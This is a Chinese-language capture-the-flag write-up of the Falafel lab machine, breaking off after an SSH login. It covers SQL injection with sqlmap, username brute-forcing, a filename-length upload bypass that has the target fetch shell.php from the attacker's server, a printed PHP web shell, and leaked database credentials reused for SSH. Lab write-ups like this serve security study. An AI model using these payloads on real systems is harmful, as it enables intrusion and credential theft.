
Falafel,登入介面(sqlmap、wfuzz)、上傳繞過(溢位命名)、video組、disk組(取的私鑰提權)

```
└─# nmap -sCV -p 22,80 -A 10.10.10.73
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-13 05:40 PDT
Nmap scan report for 10.10.10.73
Host is up (0.30s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 36:c0:0a:26:43:f8:ce:a8:2c:0d:19:21:10:a6:a8:e7 (RSA)
|   256 cb:20:fd:ff:a8:80:f2:a2:4b:2b:bb:e1:76:98:d0:fb (ECDSA)
|_  256 c4:79:2b:b6:a9:b7:17:4c:07:40:f3:e5:7c:1a:e9:dd (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/*.txt
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Falafel Lovers
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 -
5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux
3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   322.69 ms 10.10.14.1
2   322.85 ms 10.10.10.73

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.48 seconds
```

目錄爆破


```
gobuster dir -u http://10.10.10.73/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,json
-k

/images               (Status: 301) [Size: 311] [-->
http://10.10.10.73/images/]
/index.php            (Status: 200) [Size: 7203]
/.php                 (Status: 403) [Size: 290]
/login.php            (Status: 200) [Size: 7063]
/profile.php          (Status: 302) [Size: 9787] [--> login.php]
/uploads              (Status: 301) [Size: 312] [-->
http://10.10.10.73/uploads/]
/header.php           (Status: 200) [Size: 288]
/assets               (Status: 301) [Size: 311] [-->
http://10.10.10.73/assets/]
/footer.php           (Status: 200) [Size: 0]
/upload.php           (Status: 302) [Size: 0] [--> profile.php]
/css                  (Status: 301) [Size: 308] [-->
http://10.10.10.73/css/]
/style.php            (Status: 200) [Size: 6174]
/js                   (Status: 301) [Size: 307] [--> http://10.10.10.73/js/]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/robots.txt           (Status: 200) [Size: 30]
/cyberlaw.txt         (Status: 200) [Size: 804]
```

/cyberlaw.txt。`疑似username有chris`



登入介面

輸入簡單sql語法會顯示(錯誤旗標)



admin可能為帳號或密碼，其中之一

方案一
直接進行sqlmap注入會失敗，顯示

```
[22:18:32] [CRITICAL] all tested parameters do not appear to be injectable. Also, you can try to rerun by providing a valid value for option '--string' as perhaps the string you have chosen does not match exclusively True responses. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment')
```

後面要加字串才能正常注入

```
sqlmap -r /home/kali/Desktop/sql --batch --dbs --string "Wrong identification"
```

最終取得

```
Database: falafel
Table: users
[2 entries]
+----+--------+----------------------------------------------+----------+
| ID | role   | password                                     | username |
+----+--------+----------------------------------------------+----------+
| 1  | admin  | 0e462096931906507119562988736854(md5 解碼後:240610708)
| admin    |
| 2  | normal | d4ee02a22fc872e36d9e3751ba72ddc8 (hash 解碼後:juggling) |
chris    |
+----+--------+----------------------------------------------+----------+
```


方案二

進行爆破(帳號可爆破，密碼就不行)


```
wfuzz -w /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -d
"username=FUZZ&password=admin" --hh 7074 -u http://10.10.10.73/login.php

獲取2筆user
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000009:   200        102 L    659 W      7091 Ch     "chris"
000000002:   200        102 L    659 W      7091 Ch     "admin"
```

測試登入

username：chris，無發現可利用點




username ：admin，有upload.php。疑似可利用



抓取url：http://127.0.0.1 -> bad hosts
抓取：http://10.10.14.12:8000/tset.jpg ->成功
抓取：http://10.10.14.12:8000/tset.jpg'cmd=1 ->Bad extension
嘗試上傳php並繞過jpg
http://10.10.14.12:8000/shell.php'#echo jpg ->Invalid URL
http%3A%2F%2F10.10.14.12%3A8000%2Fshell.php.jpg ->Upload Succsesful!但是404
...其他測試都失敗


上傳成功顯示:好像是使用wget抓取檔案



有漏洞，但執行失敗。。


```
└─# searchsploit Wget 1.17
----------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                               |  Path
----------------------------------------------------------------------------- ---------------------------------
GNU Wget < 1.18 - Access List Bypass / Race Condition                        | multiple/remote/40824.py
GNU Wget < 1.18 - Arbitrary File Upload (2)                                  | linux/remote/49815.py
GNU Wget < 1.18 - Arbitrary File Upload / Remote Code Execution              | linux/remote/40064.txt
----------------------------------------------------------------------------- ---------------------------------
```

在admin首頁發現`Know your limits`，



嘗試命名擴充最大值看看。


google找到Linux最大值255




一樣將檔案做成jpg，在嘗試繞過

```
└─# cat AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAshell.php.jpg
<?php
echo system($_REQUEST['cmd']);
?>
```


上傳後，存檔長度太長，後面都被隱藏掉了~



測試成功，不斷修改長度。




測試shell成功




```
http://10.10.10.73/uploads/0714-
0619_e45a8a6535ec8a56/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAshell.php
```

進行反彈shell。(成功)



使用者有以下

有版本漏洞，最後無解在使用

有開sql

```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

╔══════════╣ Can I sniff with tcpdump?
```

需要找位置，可能user資訊在裡面

在找到db位置：/var/www/html/connection.php

```
cat connection.php
<?php
   define('DB_SERVER', 'localhost:3306');
   define('DB_USERNAME', 'moshe');
   define('DB_PASSWORD', 'falafelIsReallyTasty');
   define('DB_DATABASE', 'falafel');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
   // Check connection
   if (mysqli_connect_errno())
   {
      echo "Failed to connect to MySQL: " . mysqli_connect_error();
   }
?>
```

剛剛測試DB，發現裡面資訊與前面sqlmap一致...。

嘗試ssh連線(成功)。有很多群組..

```
└─# ssh moshe@10.10.10.73
The authenticity of host '10.10.10.73 (10.10.10.73)' can't be established.
ED25519 key fingerprint is SHA256:HkqcmyRF5DsZuFTcQxQ4QcKq7eG+mQMn8MX9G5RkN5s.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.73' (ED25519) to the list of known hosts.
moshe@10.10.10.73's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Infrastructure is not enabled.

159 updates can be applied immediately.
51 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

